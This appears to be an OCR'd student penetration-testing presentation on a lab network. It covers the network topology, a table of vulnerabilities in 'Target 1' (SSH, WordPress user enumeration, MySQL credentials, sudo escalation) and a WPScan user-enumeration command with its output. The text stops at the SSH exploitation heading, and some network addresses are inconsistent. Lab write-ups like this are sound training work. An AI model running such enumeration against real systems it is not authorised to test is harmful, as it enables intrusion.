Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Irioshi Melendez
Shreya Sheth
Bryan Millan
Ramon Estrada
Kevin Lê

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities



02

Exploits Used


03

Methods Used to Avoiding Detect

kibana

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: **255.255.255.0**
Gateway: **192.168.24.17**
IPV4: **10.0.0.1**

Machines
IPv4: **192.168.1.90**
OS: **Kali Linux**
Hostname: **Kali**

IPv4: **192.168.1.110**
OS: **Debian Linux**
Hostname: **Target 1**

IPv4: **192.168.1.100**
OS: **Linux**
Hostname: **ELK**

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open SSH	An attacker could exploit this vulnerability by providing crafted user input to the SSH command-line interface (CLI) during an SSH login.	An attacker can gain access to files and potentially escalate to root privileges access on the victim's machine.
WordPress User Enumeration	An attacker runs a script against a WordPress blog in order to discover user accounts.	A list of valid usernames can assist the attacker with personalized attacks against users.
MySQL Database Access	An attacker can discover files with login information for a personal MySQL database	Login credentials can be exploited by an attacker to view/access a user's personal files and databases
MySQL Hashed Password Exploit	An attacker can browse through MySQL databases to find usernames and their password hashes	An attacker could crack stored hashed passwords that were stored in a user's account
Sudo Privilege Escalation	An attacker can execute privilege escalation by exploiting misconfigured sudo rights and gain root access.	Attackers can gain shell access to read and write sensitive files, and install permanent backdoors.


Exploits Used

Exploitation: WordPress User Enumeration


1. WordPress blog is discovered on the target’s website.

2. WPScan, a free WordPress security scanner, is able to enumerate a list of users on the website.

3. Users with weaker passwords are now vulnerable to brute force attacks.




```
root@Kali:~/Desktop# wpscan --url 192.168.1.110/wordpress -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```



```
[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggres
sive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggres
sive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Open SSH

